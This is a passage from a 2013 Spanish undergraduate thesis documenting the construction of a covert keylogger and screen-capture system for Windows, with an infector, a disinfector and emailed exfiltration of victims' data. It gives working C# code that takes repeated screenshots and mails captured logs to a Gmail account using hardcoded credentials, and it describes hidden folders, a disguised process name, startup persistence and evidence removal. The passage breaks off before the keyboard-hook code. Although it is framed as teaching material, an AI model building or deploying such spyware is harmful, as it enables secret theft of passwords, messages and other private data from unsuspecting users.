Universidad de Alcalá
Escuela Politécnica Superior

GRADO EN INGENIERÍA INFORMÁTICA

Trabajo Fin de Grado

Desarrollo e implantación de un sistema capturador de datos en una máquina remota.

Autor: José Luis Melero Hernández

Tutor: Manuel Sánchez Rubio

2013

UNIVERSIDAD DE ALCALÁ

Escuela Politécnica Superior

Grado en Ingeniería Informática

Trabajo Fin de Grado

Desarrollo e implantación de un sistema capturador de datos en una máquina remota.

Autor: José Luis Melero Hernández

Tutor: Manuel Sánchez Rubio

Tribunal

Presidente:

Vocal 1º:

Vocal 2º:

Calificación: _____

Alcalá de Henares a, de del 2013

Desarrollo e implantación de un sistema capturador de datos en una máquina remota.

Trabajo Fin de Grado

José Luis Melero Hernández
josemh89@gmail.com

Tutor: Manuel Sánchez Rubio

Resumen:

Un tipo malware comúnmente denominado “keylogger”, es un tipo de software o un dispositivo hardware específico que generalmente trabaja en segundo plano y se encarga de registrar las pulsaciones que se realizan en el teclado, para posteriormente memorizarlas en un fichero o enviarlas a través de internet sin consentimiento alguno del dueño de la máquina.

Este Trabajo Fin de Grado consiste en un sistema capturador de datos en una máquina remota. Además de las características específicas de un “keylogger”, este sistema será capaz de realizar capturas de pantalla para su posterior envío a través de Internet junto a la captura de pulsaciones de teclado de forma indetectable en la máquina infectada.

Abstract:

A type of malware commonly called "keylogger", is a software or a specific hardware device that usually works in background and is responsible of logging the keystrokes that are made on a keyboard in order to save this information in a file or send the log through internet without any consent of the owner of the machine.

The objective of this work Is a data logger system on a remote machine. In addition to the specific characteristics of a "keylogger", this system will be able to take screenshots for later delivery through Internet with the log of the captured keystrokes being undetectable in the infected machine.

2013

Agradecimientos

A mi tutor Manuel Sánchez Rubio por toda la ayuda recibida para poder realizar este proyecto y además por el apoyo y conocimientos que me ha aportado durante todos mis años presente en esta universidad.

A José Javier Martínez Herráiz por haberme dado la oportunidad de acercarme al mundo laboral adquiriendo así unos conocimientos muy importantes además de útiles para este Trabajo Fin de Grado y para mi futuro.

A mis amigos y compañeros Dani y Sara por haber estado presentes durante estos años de carrera tanto fuera de la universidad como dentro de ella. Especialmente a Jesús por haberme acompañado en todo momento de ocio o estudios desde los 3 años.

Y por último a mi familia por su ayuda y apoyo incondicional. Gracias por haberme dado la oportunidad para llegar hasta aquí, sin vosotros no habría sido posible.

Obsesión es la palabra que los utilizan los perezosos para describir a los dedicados

Índice general

Índice de ilustraciones

Índice de tablas

Capítulo 1
Introducción

En este capítulo del documento se escribe sobre la introducción del sistema capturador de datos. Se hará una breve presentación sobre un tipo de malware denominado keylogger y se explicarán los conceptos básicos. Después se procede a explicar la motivación por la que se ha realizado este Trabajo Fin de Grado, continuando con el proceso de desarrollo seguido para el desarrollo del trabajo. Más tarde se tratarán los objetivos que se persiguen con este Trabajo Fin de Grado. Por último, se finaliza con la descripción de este documento.

1.1. Presentación

En la sociedad actual cada vez es más importante la protección de datos o información contenida en cualquier máquina o dispositivo, ya sea por temas personales o laborales.

En estas máquinas o dispositivos guardamos información privada como contraseñas, números de tarjetas de crédito u otro tipo de datos a los que no deseamos que puedan acceder terceras personas.

Con un fin ilegal, nos podemos encontrar con todo tipo de malware capaz de acceder a la información privada de otra persona o empresa. Un tipo de malware, es el comúnmente denominado “keylogger”, un tipo de software o un dispositivo hardware específico que generalmente trabaja en segundo plano y se encarga de registrar las pulsaciones que se realizan en el teclado, para posteriormente memorizarlas en un fichero o enviarlas a través de internet sin consentimiento alguno del dueño de la máquina.

Cuando el objetivo del keylogger es un ordenador remoto sin un acceso físico, el keylogger puede ser enviado para su instalación sin que sepamos nada integrándolo en un programa cualquiera, un anexo a un email, o cualquier ejecutable disfrazado que se nos pueda ocurrir. El software básico de un keylogger realmente solo se compone de unas cuantas líneas de código y normalmente opera de tal forma que es indetectable.

Este Trabajo Fin de Grado consiste en un sistema capturador de datos en una máquina remota. Además de las características específicas de un “keylogger”, este sistema será capaz de realizar capturas de pantalla para su posterior envío a través de Internet junto a la captura de pulsaciones de teclado de forma indetectable en la máquina infectada.

Este sistema estará oculto en un archivo que una vez ejecutado, infectará a la víctima, capturando los datos y enviándolos a una máquina remota.

1.2. Motivación

En la actualidad, cualquier persona, independientemente de su edad, dedicación profesional, poder adquisitivo o finalidad puede utilizar una máquina conectada o no la red y realizar actividades ilegales o incluso problemáticas para sí mismo.

El motivo por el cual se ha realizado este proyecto ha sido la necesidad de desarrollar una herramienta capaz de trabajar en segundo plano de forma indetectable y así poder realizar actividades de control o prevención en la máquina de una persona en la cual se necesite. Todo esto, con un fin legítimo y nunca utilizado para usos personales o fraudulentos.

1.3. Proceso de desarrollo

El punto de partida de este trabajo ha sido la recopilación de información acerca del funcionamiento de un “keylogger” común.

Una vez recopilada dicha información se ha estudiado su aplicación en el lenguaje de programación C#.

En primer lugar se creará un código el cuál se encargará de almacenar tanto las pulsaciones de teclado como las capturas de pantalla de la máquina. Tras conseguir esta funcionalidad se ampliará el código para que el programa sea capaz de comprimir todos estos datos capturados y enviarlos por correo electrónico a una máquina remota.

Posteriormente se desarrollarán dos códigos. Uno encargado de infectar la máquina con el programa anterior donde se ejecute y otro encargado de desinfectarlo.

A la hora de infectar una máquina, se creará un proceso con un nombre no sospechoso que será el encargado de capturar los datos. Estos datos se almacenarán en una ruta oculta en la mayor medida posible y de forma temporal para evitar cualquier tipo de sospecha.

En resumen, el sistema constará de tres partes. Una encargada de infectar una máquina, otra encargada de desinfectarlo y una última cuya tarea es registrar, almacenar y enviar los datos capturados.

1.4. Objetivos

El objetivo general para el desarrollo de este sistema es únicamente docente. Se busca que los alumnos aprendan el funcionamiento de un sistema capturador de datos y sean conscientes del peligro que puede suponer un malware como este. El autor se exime de toda responsabilidad del uso malintencionado del software que se proporciona.

Para conseguir este objetivo se ha buscado un lenguaje de programación simple e intuitivo (C#) que haga que entender el código sea rápido y fácil para el alumno.

Permitir la modificación del código fuente para que el alumno realice las pruebas deseadas.

Se ha buscado que la utilización de este software no suponga ningún problema a la persona que lo utilice. Su funcionamiento es muy simple. Para ayudar a esto se explica todo detalladamente a lo largo de este documento.

1.5. Descripción del documento

En este documento se describe el sistema desarrollado, tanto la parte capaz de registrar los datos como las encargadas de infectar y desinfectar la máquina.

Además, en el capítulo 2 se explica la descripción del sistema. En él se describen las características y partes que debe tener el sistema capturador de datos. Además, se comentarán las tecnologías y lenguajes utilizados a lo largo del desarrollo del sistema.

A continuación, en el capítulo 3, se expone todo el trabajo realizado.

El documento continua con la publicación del código en C# de todo el sistema capturador de datos.

Después, en el capítulo 5 se explica el funcionamiento del sistema capturador de datos por medio de un manual de usuario completamente detallado.

En el capítulo 6 se expondrán las conclusiones a las que se ha llegado así como las líneas futuras de desarrollo.

Por último, se mostrará la bibliografía utilizada.

Capítulo 2

Descripción del sistema

Como se ha adelantado en el anterior capítulo, este sistema contará con tres partes diferenciables.

Se cuenta con el software encargado de registrar las pulsaciones de teclado, almacenar las capturas de pantalla y enviar todos estos datos por correo electrónico. Por otra parte, estará el software capaz de infectar una máquina, y el software capaz de desinfectarla.

Estas partes son las que cualquier sistema capturador de datos debe tener y en este capítulo se tratará de explicar su funcionamiento.

Para finalizar se hará una breve introducción a las tecnologías y lenguajes necesarios para el desarrollo del trabajo y de las tecnologías que se usarán posteriormente en el capítulo del escenario del entorno de pruebas.

2.1. Sistema capturador de datos

Un sistema capturador de datos genérico deberá contar con las partes comentadas anteriormente:

2.1.1. Keylogger

Éste código contendrá prácticamente todo el funcionamiento del sistema capturador de datos.

En primer lugar, contendrá las ordenes necesarias para reconocer la tecla que se ha pulsado en cualquier momento y almacenarla en un log.

Además, se encargará de realizar capturas de pantalla continuamente y almacenarlas en el formato deseado.

Por último, comprimirá todos los datos capturados (tanto las pulsaciones de teclado como las capturas de pantalla) y las enviará por correo electrónico al destinatario deseado.

2.1.2. Infectador

Este código contendrá la parte encargada de infectar a la máquina remota.

Para infectar a la máquina se deben cumplir una serie de pasos y condiciones.

En primer lugar se deberá crear una carpeta en la cual se almacenen todos los datos, tanto las pulsaciones de teclado como las capturas de pantalla. Esta carpeta debe estar oculta en la mayor medida posible para que la persona que esté usando la máquina tenga alguna sospecha. Además, con el mismo fin, estos datos

sólo se almacenarán temporalmente, borrándolos una vez se envíen por correo al destinatario deseado.

También, en esta carpeta se copiarán los archivos necesarios para que se pueda ejecutar el sistema capturador de datos correctamente.

Mas tarde, esté código hará que se ejecute el sistema capturador de datos siempre que se arranque la máquina. Para ello, se hará una comprobación para saber si el proceso del keylogger se está ejecutando en ese momento, si no lo estaba haciendo, se iniciará automáticamente.

Por último, la aplicación intentará realizar los pasos anteriores para todos los usuarios de la máquina y en caso de no poder, al menos se infectará al usuario actual.

2.1.3. Desinfectador

Esta aplicación será la encargada de deshacer las acciones realizadas por el infectador.

En primer lugar se hará una comprobación para saber si el proceso del sistema capturador de datos se está ejecutando. En caso de estar sucediendo, se matará el proceso.

Posteriormente, se eliminará el proceso del startup de Windows para que deje de ejecutarse automáticamente cada vez que arranque la máquina. Esto se realizará para el usuario actual, y posteriormente se intentará realizar la misma acción para todos los usuarios de la máquina.

Por último, se eliminarán las carpetas requeridas para almacenar todos los datos recopilados y los archivos necesarios para el funcionamiento del sistema capturador de datos para que no quede evidencia alguna.

2.2 Tecnologías y lenguajes empleados

Para el desarrollo del sistema se han empleado diferentes herramientas. A continuación se presentan las características principales de éstas.

2.2.1. C#

El sistema capturador de datos en una máquina remota ha sido programado en C#, un lenguaje de programación orientado a objetos desarrollado y estandarizado por Microsoft como parte de su plataforma .NET, que después fue aprobado como un estándar por la ECMA (ECMA-334) e ISO (ISO/IEC 23270). C# es uno de los lenguajes de programación diseñados para la infraestructura de lenguaje común.

Su sintaxis básica deriva de C/C++ y utiliza el modelo de objetos de la plataforma .NET, similar al de Java, aunque incluye mejoras derivadas de otros lenguajes.

El nombre C Sharp fue inspirado por la notación musical, donde '#' (sostenido, en inglés *sharp*) indica que la nota (*C* es la nota do en inglés) es un semitono más alta, sugiriendo que C# es superior a C/C++. Además, el signo '#' se compone de dos signos '+' pegados.

Aunque C# forma parte de la plataforma .NET, ésta es una API, mientras que C# es un lenguaje de programación independiente diseñado para generar programas sobre dicha plataforma. Ya existe un compilador implementado que provee el marco Mono -DotGNU, el cual genera programas para distintas plataformas como Windows, Unix, Android, iOS, Windows Phone, Mac OS y GNU/Linux.

2.2.2. Microsoft Visual Studio 2010

Microsoft Visual Studio es un entorno de desarrollo integrado para sistemas operativos Windows. Soporta varios lenguajes de programación tales como Visual C++, **Visual C#,** Visual J#, y Visual Basic .NET, al igual que entornos de desarrollo web como ASP.NET. aunque actualmente se han desarrollado las extensiones necesarias para muchos otros.

Visual Studio permite a los desarrolladores crear aplicaciones, sitios y aplicaciones web, así como servicios web en cualquier entorno que soporte la plataforma .NET (a partir de la versión .NET 2002). Así se pueden crear aplicaciones que se intercomuniquen entre estaciones de trabajo, páginas web y dispositivos móviles.

La fecha del lanzamiento de la versión final de Visual Studio 2010 fue el 12 de abril de 2010.

Hasta ahora, uno de los mayores logros de la versión 2010 de Visual Studio ha sido el de incluir las herramientas para desarrollo de aplicaciones para Windows 7, tales como herramientas para el desarrollo de las características de Windows 7 (System.Windows.Shell) y la Ribbon Preview para WPF.

Entre sus más destacables características, se encuentran la capacidad para utilizar múltiples monitores, así como la posibilidad de desacoplar las ventanas de su sitio original y acoplarlas en otros sitios de la interfaz de trabajo.

Además ofrece la posibilidad de crear aplicaciones para muchas plataformas de Microsoft, como Windows, Azure, Windows Phone 7 o Sharepoint. Microsoft ha sido sensible a la nueva tendencia de las pantallas táctiles y con este Visual Studio 2010 también es posible desarrollar aplicativos para pantallas multitáctiles.

Entre las ediciones disponibles de Visual Studio 2010 que podemos adquirir se encuentran:

- Visual Studio 2010 Ultimate
- Visual Studio 2010 Premium
- Visual Studio 2010 Professional
- Visual Studio Team Foundation Server 2010
- Visual Studio Test Professional 2010
- Visual Studio Team Explorer Everywhere 2010

Para la realización de este Trabajo Fin de Grado se ha utilizado concretamente **Visual Studio 2010 Ultimate.**

2.3. Tecnologías empleadas en los escenarios de prueba

Para el escenario de prueba, se han utilizado servidores de correo compatibles con C# tales como Gmail, Hotmail o Yahoo. Para configurar cada servidor de correo en C# se deben modificar campos tales como el puerto, host o SSL.

Además, para utilizar el sistema capturador de datos en un entorno real, se realizan pruebas con servicios web como Facebook o editores de texto como Microsoft Word.

2.3.1. Gmail

Gmail, llamado en otros lugares Google Mail es un servicio de correo electrónico con posibilidades POP3 e IMAP gratuito proporcionado por la empresa estadounidense Google, Inc a partir del 15 de abril de 2004 y que ha captado la atención de los medios de información por sus innovaciones tecnológicas, su capacidad, y por algunas noticias que alertaban sobre la violación de la privacidad de los usuarios. Tras más de 5 años, el servicio de Gmail, junto con Google Calendar, Google Docs (ahora Google Drive), Google Talk y Google Buzz (cerrado); el 7 de julio de 2009, dejaron su calidad de Beta y pasaron a ser considerados productos terminados. En noviembre de 2012, Gmail logró superar a Hotmail en cuanto a número de usuarios registrados, con un total de 286,2 millones de usuarios.

2.3.2. Yahoo

Yahoo! Inc**.** es una empresa global de medios con sede en Estados Unidos, posee un portal de Internet, un directorio web y una serie de servicios, incluido el popular correo electrónico Yahoo!. Su misión es "ser el servicio global de Internet más esencial para consumidores y negocios". Fue fundada en enero de 1994 por dos estudiantes de postgrado de la Universidad de Stanford, Jerry Yang y David Filo. Yahoo! se constituyó como empresa el 2 de marzo de 1995 y comenzó a cotizar en bolsa el 12 de abril de 1996. La empresa tiene su sede corporativa en Sunnyvale, California, Estados Unidos.

El 29 de julio de 2009, se anunció que en 10 años, Microsoft tendrá acceso completo al motor de búsqueda de Yahoo para usarse en futuros proyectos de Microsoft para su motor de búsqueda Bing.

2.3.3. Hotmail

Hotmail fue un servicio gratuito de correo electrónico basado en la web de Microsoft y parte de Windows Live. Fue fundado por Sabeer Bhatia y Jack Smith y lanzado en julio de 1996 como "HoTMaiL".

Hotmail fue uno de los primeros servicios de correo electrónico basado en la web y también uno de los primeros gratuitos. Posteriormente fue adquirido por Microsoft en1997, por unos 400 millones de dólares y rebautizado como *"MSN Hotmail"*. La última versión disponible fue lanzada en 2011 y estuvo vigente hasta febrero de 2013.

Hotmail ofreció un espacio de almacenamiento con medidas de seguridad patentadas, tecnología Ajax e integración con mensajería instantánea (Windows Live Messenger), calendario (Hotmail Calendar), Servicio de alojamiento de archivos (SkyDrive) y contactos. Según comScore (junio de 2012), Hotmail era el servicio de correo electrónico más grande del mundo para ese entonces, con 324 millones de miembros, seguido de Gmail y Yahoo! Mail, respectivamente. Estuvo disponible en 36 idiomas diferentes.

Los equipos de desarrollo y operaciones de Hotmail se encontraban en Mountain View, California. Cuando Hotmail Corporation era una empresa independiente, su sede estaba en Sunnyvale, California.

Desde el 31 de julio de 2012, Microsoft ofrece el servicio Outlook.com, el cual eventualmente reemplazó a Hotmail en forma definitiva el 18 de febrero de 2013.

2.3.4. Facebook

Facebook es una empresa creada por Mark Zuckerberg y fundada junto a Eduardo Saverin, Chris Hughes y Dustin Moskovitz consistente en un sitio webde redes sociales. Originalmente era un sitio para estudiantes de la Universidad de Harvard, pero actualmente está abierto a cualquier persona que tenga una cuenta de correo electrónico. Los usuarios pueden participar en una o más redes sociales, en relación con su situación académica, su lugar de trabajo o región geográfica.

Ha recibido mucha atención en la blogosfera y en los medios de comunicación al convertirse en una plataforma sobre la que terceros pueden desarrollar aplicaciones y hacer negocio a partir de la red social.

A mediados de 2007 lanzó las versiones en francés, alemán y español traducidas por usuarios de manera no remunerada, principalmente para impulsar su expansión fuera de Estados Unidos, ya que sus usuarios se concentran en Estados Unidos, Canadá y Reino Unido. Facebook cuenta con más de 900 millones de miembros, y traducciones a 70 idiomas. En octubre de 2012, Facebook llegó a los 1,000 millones de usuarios, de los cuáles hay más de 600 millones de usuarios móviles. Brasil, India, Indonesia, México y Estados Unidos son los países con el mayor número de usuarios.

Su infraestructura principal está formada por una red de más de 50 000 servidores que usan distribuciones del sistema operativo GNU/Linux usando LAMP.

El 9 de abril de 2012, se anunció que Facebook adquirió Instagram por mil millones de dólares.

2.3.5. Microsoft Word

Microsoft Word es un software destinado al procesamiento de textos.

Fue creado por la empresa Microsoft, y actualmente viene integrado en la *suite* ofimática Microsoft Office.

Originalmente fue desarrollado por Richard Brodie para el computador de IBM bajo sistema operativo DOS en 1983.Versiones subsecuentes fueron programadas para muchas otras plataformas, incluyendo, las computadoras IBM que corrían en MS-DOS(1983). Es un componente de la suite ofimática Microsoft Office; también es vendido de forma independiente e incluido en la Suite de Microsoft Works. Las versiones actuales son Microsoft Office Word 2013 para Windows y Microsoft Office Word 2011 para Mac. Ha llegado a ser el procesador de texto más popular del mundo.

Capítulo 3

Trabajo realizado

En este tercer capítulo se exponen las tareas desempañadas para la realización del presente Trabajo Fin de Grado. Se establece una división de cuatro secciones: Captura de pulsaciones por teclado, capturas de pantalla, envío de mensajes por correo electrónico y el sistema capturador de datos.

3.1. Captura de pulsaciones por teclado

En Microsoft Visual Studio existe una clase para procesar las pulsaciones de teclado. Cada pulsación se relaciona con un valor entero y se le asigna un valor de clave. Los cuatro primeros dígitos de la izquierda de una clave contienen la tecla y los cuatro valores de la derecha de una clave contienen los bits modificadores de las teclas SHIFT, CONTROL y ALT.

La primera columna corresponde al nombre de la tecla pulsada, la segunda columna corresponde a la descripción de la tecla y la tercera al valor entero que se le asigna a la tecla.

Nombre	Descripción	Valor
A	La tecla a.	**65**
Add	La clave add.	**107**
Alt	La tecla de modificación ALT.	**262144**
Apps	La tecla de aplicación (Microsoft Natural Keyboard).	**93**
Attn	La clave ATN.	**246**
B	La tecla B.	**66**
Back	La tecla RETROCESO.	**8**
BrowserBack	El navegador de nuevo la tecla (Windows 2000 o posterior).	**166**
BrowserFavorites	La clave de favoritos del navegador (Windows 2000 o posterior).	**171**
BrowserForward	El navegador tecla de avance (Windows 2000 o posterior).	**167**
BrowserHome	La clave de inicio del navegador (Windows 2000 o posterior).	**172**
BrowserRefresh	El explorador de clave de actualización (Windows 2000 o posterior).	**168**
BrowserSearch	La clave de búsqueda del navegador (Windows	**170**

	2000 o posterior).	
BrowserStop	La tecla de parada navegador (Windows 2000 o posterior).	**169**
C	La tecla C.	**67**
Cancel	La tecla CANCEL.	**3**
Capital	La tecla Bloq Mayús.	**20**
CapsLock	La tecla Bloq Mayús.	**20**
Clear	La tecla CLEAR.	**12**
Control	La tecla modificadora CTRL.	**131072**
ControlKey	La tecla CTRL.	**17**
Crsel	La clave CRSEL.	**247**
D	La tecla D.	**68**
D0	La tecla 0.	**48**
D1	La tecla 1.	**49**
D2	La tecla 2.	**50**
D3	La clave 3.	**51**
D4	La clave 4.	**52**
D5	La tecla 5.	**53**
D6	La clave 6.	**54**
D7	La clave 7.	**55**

D8	La clave 8.	**56**
D9	La clave 9.	**57**
Decimal	La tecla decimal.	**110**
Delete	La tecla DEL.	**46**
Divide	El signo de división.	**111**
Down	La tecla FLECHA ABAJO.	**40**
E	La tecla E.	**69**
End	La tecla END.	**35**
Enter	La tecla ENTER.	**13**
EraseEof	La clave EOF ERASE.	**249**
Escape	La tecla ESC.	**27**
Execute	La clave EXECUTE.	**43**
Exsel	La clave EXSEL.	**248**
F	La tecla F.	**70**
F1	La tecla F1.	**112**
F10	La tecla F10.	**121**
F11	La tecla F11.	**122**
F12	La tecla F12.	**123**
F13	La tecla F13.	**124**
F14	La tecla F14.	**125**

F15	La tecla F15.	**126**
F16	La tecla F16.	**127**
F17	La tecla F17.	**128**
F18	La tecla F18.	**129**
F19	La tecla F19.	**130**
F2	La tecla F2.	**113**
F20	La tecla F20.	**131**
F21	La tecla F21.	**132**
F22	La tecla F22.	**133**
F23	La tecla F23.	**134**
F24	La tecla F24.	**135**
F3	La tecla F3.	**114**
F4	La tecla F4.	**115**
F5	La tecla F5.	**116**
F6	La tecla F6.	**117**
F7	La tecla F7.	**118**
F8	La tecla F8.	**119**
F9.	La tecla F9.	**120**
FinalMode	La tecla de modo definitivo IME.	**24**
T	La tecla G.	**71**

H	La tecla H.	**72**
HanguelMode	La tecla de modo Hanguel IME.(Mantenido por compatibilidad, usoHangulMode)	**21**
HangulMode	La tecla de modo Hangul IME.	**21**
HanjaMode	La tecla de modo Hanja IME.	**25**
Help	La tecla HELP.	**47**
Home	La tecla INICIO.	**36**
I	La tecla I.	**73**
IMEAceept	El IME tecla aceptar.	**30**
IMEConvert	El IME clave convertir.	**28**
IMEModeChange	La clave del cambio del modo de IME.	**31**
IMENonconvert	La clave nonconvert IME.	**29**
Insert	La tecla INS.	**45**
J	La clave J.	**74**
JunjaMode	La tecla de modo Junja IME.	**23**
K	La clave K.	**75**
KanaMode	La tecla de modo Kana IME.	**21**
KanjiMode	La tecla de modo Kanji	**25**

	IME.	
KeyCode	La máscara de bits para extraer una clave de un valor clave.	**65535**
L	La tecla L.	**76**
LaunchApplication1	La solicitud de inicio una sola tecla (Windows 2000 o posterior).	**182**
LaunchApplication2	El inicio de la aplicación de dos claves (Windows 2000 o posterior).	**183**
LaunchMail	La clave para iniciar el correo (Windows 2000 o posterior).	**180**
LButton	El botón izquierdo del ratón.	**1**
LControlKey	La tecla Ctrl izquierda.	**162**
Left	La flecha izquierda.	**37**
LineFeed	La clave LINEFEED.	**10**
LMenú	La tecla ALT izquierda.	**164**
LShiftKey	La tecla SHIFT izquierda.	**160**
LWin	La tecla izquierda del logotipo de Windows (Microsoft Natural Keyboard).	**91**
M	La tecla M.	**77**
MButton	El botón central del ratón	**4**

	(ratón de tres botones).	
MediaNextTrack	La siguiente tecla pista multimedia (Windows 2000 o posterior).	**176**
MediaPlayPause	La clave pausar la reproducción multimedia (Windows 2000 o posterior).	**179**
MediaPreviousTrack	La clave de la pista anterior multimedia (Windows 2000 o posterior).	**177**
MediaStop	La tecla Stop multimedia (Windows 2000 o posterior).	**178**
Menu	La tecla ALT.	**18**
Modifiers	La máscara de bits para extraer modificadores de un valor clave.	**-65536**
Multiply	La clave se multiplica.	**106**
N	La tecla N.	**78**
Next	La tecla AV PÁG.	**34**
NoName	Una constante reservada para uso futuro.	**252**
None	No presionada.	**0**
NumLock	La tecla BLOQ NUM.	**144**
NumPad0	La tecla 0 en el teclado numérico.	**96**

NumPad1	La tecla 1 en el teclado numérico.	**97**
NumPad2	La tecla 2 en el teclado numérico.	**98**
NumPad3	La tecla 3 en el teclado numérico.	**99**
NumPad4	El 4 en el teclado numérico.	**100**
NumPad5	La tecla 5 en el teclado numérico.	**101**
NumPad6	La tecla 6 del teclado numérico.	**102**
NumPad7	La tecla 7 en el teclado numérico.	**103**
numPad8	La tecla 8 del teclado numérico.	**104**
NumPad9	La tecla 9 en el teclado numérico.	**105**
O	La tecla O.	**79**
Oem8	OEM específica.	**223**
OemBackslash	El soporte OEM ángulo o la tecla barra invertida en el teclado 102 RT (Windows 2000 o posterior).	**226**
OemClear	La tecla CLEAR.	**254**
OemCloseBrackets	La estrecha tecla de corchete OEM en un teclado estándar de	**221**

	EE.UU. (Windows 2000 o posterior).	
Oemcomma	La tecla de la coma OEM en cualquier teclado país / región (Windows 2000 o posterior).	**188**
OemMinus	El OEM tecla menos en cualquier teclado país / región (Windows 2000 o posterior).	**189**
OemOpenBrackets	La tecla de corchete abierto OEM en un teclado estándar de EE.UU. (Windows 2000 o posterior).	**219**
OemPeriod	La tecla de punto OEM en cualquier teclado país / región (Windows 2000 o posterior).	**190**
OemPipe	La clave del tubo OEM en un teclado estándar de EE.UU. (Windows 2000 o posterior).	**220**
Oemplus	La ventaja clave de OEM en cualquier teclado país / región (Windows 2000 o posterior).	**187**
OemQuestion	El interrogante clave OEM en un teclado estándar de EE.UU. (Windows 2000 o posterior).	**191**
OemQuotes	El OEM sencillo / doble llave cotización en un teclado estándar de	**222**

	EE.UU. (Windows 2000 o posterior).	
OemSemicolon	La clave coma OEM en un teclado estándar de EE.UU. (Windows 2000 o posterior).	**186**
Oemtilde	La clave tilde OEM en un teclado estándar de EE.UU. (Windows 2000 o posterior).	**192**
P	La tecla P.	**80**
Pa1	La clave PA1.	**253**
PageDown	La tecla AV PÁG.	**34**
PageUp	La tecla RE PÁG.	**33**
Pause	La tecla PAUSA.	**19**
Play	La tecla PLAY.	**250**
Print	La tecla PRINT.	**42**
PrintScreen	La tecla Imprimir pantalla.	**44**
Prior	La tecla RE PÁG.	**33**
ProcessKey	La clave claves del proceso.	**229**
Q	La tecla Q.	**81**
R	La tecla R.	**82**
RButton	El botón derecho del ratón.	**2**

RControlKey	La tecla CTRL derecha.	**163**
Return	La tecla RETURN.	**13**
Right	La tecla FLECHA DERECHA.	**39**
RMenu	La tecla ALT derecha.	**165**
RShiftKey	La tecla SHIFT derecha.	**161**
Rwin	La tecla de la derecha del logotipo de Windows (Microsoft Natural Keyboard).	**92**
S.	La clave S.	**83**
Scroll	La tecla Bloq Despl.	**145**
Select	La tecla SELECT.	**41**
SelectMedia	La clave de los medios de selección (Windows 2000 o posterior).	**181**
Separator	El separador de clave.	**108**
Shift	La clave modificador SHIFT.	**65536**
ShiftKey	La tecla SHIFT.	**16**
Snapshot	La tecla Imprimir pantalla.	**44**
Space	La tecla barra espaciadora.	**32**
Subtract	La clave restar.	**109**

T	La tecla T.	**84**
Tab	La tecla TAB.	**9**
U	La tecla U.	**85**
Up	La flecha hacia arriba.	**38**
V	La clave V.	**86**
VolumeDown	La tecla de volumen hacia abajo (Windows 2000 o posterior).	**174**
VolumeMute	La tecla de silencio (Windows 2000 o posterior).	**173**
Volumeup	La tecla de subir volumen (Windows 2000 o posterior).	**175**
W	La tecla W.	**87**
X	La tecla X.	**88**
XButton1	El primer botón x (cinco botones del ratón).	**5**
XButton2	El segundo botón del ratón x (cinco botones del ratón).	**6**
Y	La tecla Y.	**89**
Z	La tecla Z.	**90**
Zoom	La tecla ZOOM.	**251**

Tabla 1: Registro de pulsaciones por teclado

3.2. Capturas de pantalla

Las capturas de pantalla se consiguen utilizando las funciones de C# que permiten seleccionar una región de la pantalla con el tamaño deseado y posteriormente guardarlos en un formato a escoger.

Esta captura se guardará en la carpeta correspondiente de imágenes, con un nombre identificativo, que incluirá la fecha, el número de la imagen y la extensión **.jpg**.

Se ha implementado el siguiente código para realizar las acciones anteriores:

```
private void Capturetimer_Tick(object sender, EventArgs e)
        {
            if (dirinuse == false)
            {
                if (contador%10==0)
                {
                    contador = 0;
                    CreateAndSend();
                }
                try
                {
                    Rectangle region = Screen.AllScreens[0].Bounds;
                    Bitmap bitmap = new Bitmap(region.Width, region.Height,
PixelFormat.Format32bppPArgb);

                    Graphics graphic = Graphics.FromImage(bitmap);
                    graphic.CopyFromScreen(region.Left, region.Top, 0, 0,
region.Size);
                    bitmap.Save(Application.StartupPath + "\\Img\\" +
@"\log" + fecha + "_" + contador + ".jpg", ImageFormat.Jpeg);
                    contador = contador + 1;
                }
                catch (Exception errora)
                {
                }
            }
        }
```

3.3. Envío de mensajes por correo electrónico

A la hora de implementar el código para el envío de mensajes de correo electrónico en C#, dependiendo del servidor de correo que se vaya a utilizar, hay que configurar los diferentes parámetros:

- Port
- Host
- EnableSsl

Para los servidores de correo electrónico de Gmail, Hotmail y Yahoo se utiliza la siguiente configuración:

	Port	Host	EnableSsl
Gmail	587	smtp.gmail.com	True
Hotmail	25	smtp.live.com	True
Yahoo	25	smtp.mail.yahoo.com	False

Tabla 2: Configuración de los distintos servidores de correo electrónico

El código implementado en C# para el envío de mensajes es el siguiente:

```
private void sendByMail(string archivo)
        {
            System.Net.Mail.MailMessage msg = new
System.Net.Mail.MailMessage();
            msg.To.Add(new MailAddress("tfgjmelero@gmail.com"));
            msg.From = new MailAddress("tfgjmelero@gmail.com",
"sistemacapturador", System.Text.Encoding.UTF8);
            msg.Subject = "Log " +DateTime.Now.ToString();
            msg.SubjectEncoding = System.Text.Encoding.UTF8;
            msg.Body = "Here we have the Log " +DateTime.Now.ToString();
            msg.BodyEncoding = System.Text.Encoding.UTF8;
            msg.IsBodyHtml = false;
            msg.Priority = MailPriority.High;

            SmtpClient client = new SmtpClient();
            client.Credentials = new
System.Net.NetworkCredential("tfgjmelero@gmail.com", "sistemacapturador");
            client.Port = 587;
            client.Host = "smtp.gmail.com";
            client.EnableSsl = true;
            client.DeliveryMethod = SmtpDeliveryMethod.Network;

            Attachment data = new Attachment(archivo);
            msg.Attachments.Add(data);

            try
            {
                client.Send(msg);
                failed = 0;
            }
            catch
            {
                data.Dispose();
                failed = 1;
            }
            data.Dispose();

            if (failed == 0)
              failed = 0;
        }

    }
```

3.4. Sistema capturador de datos

El sistema capturador de datos cuenta con tres proyectos diferenciables:

- **Keylog_jmel:** Será el encargado de realizar toda la captura de datos en la máquina de la víctima y enviarlos por correo electrónico. Compilando este proyecto se genera un ejecutable llamado ***"httphost.exe"*** que es el encargado de realizar las labores anteriores.
- **Virus:** Infectará a la máquina deseada con el sistema capturador. La compilación de este proyecto generará un ejecutable (***"Virus.exe"***) el cual permite realizar la infección.
- **Vacuna:** Desinfectará a la máquina del sistema capturador de datos. La compilación de este proyecto generará un ejecutable (***"Vacuna.exe"***) el cual permite la desinfección de la máquina.

Además de estos ejecutables, el sistema capturador de datos cuenta con la librería ***"Ionic.Zip.dll"*** utilizada para que la máquina infectada pueda comprimir los datos recopilados y los envie por correo electrónico en un tamaño mínimo. En caso de que la máquina infectada cuente con su propio compresor de archivos previamente instalado, se utilizará sin la necesidad de utilizar la librería anterior.

3.4.1. Keylog_jmel

Esta parte es la más importante del sistema capturador de datos. Las funciones que realiza se han comentado anteriormente y se han implementado de la siguiente forma.

Para la captura de pulsaciones de teclado se han utilizado ***"Hooks"***. El sistema llama a la función ***"LowLevelKeyboardProc"*** cada vez que se detecta una pulsación de teclado y va a ser introducida en la cola de entrada de pulsaciones de teclado.

```
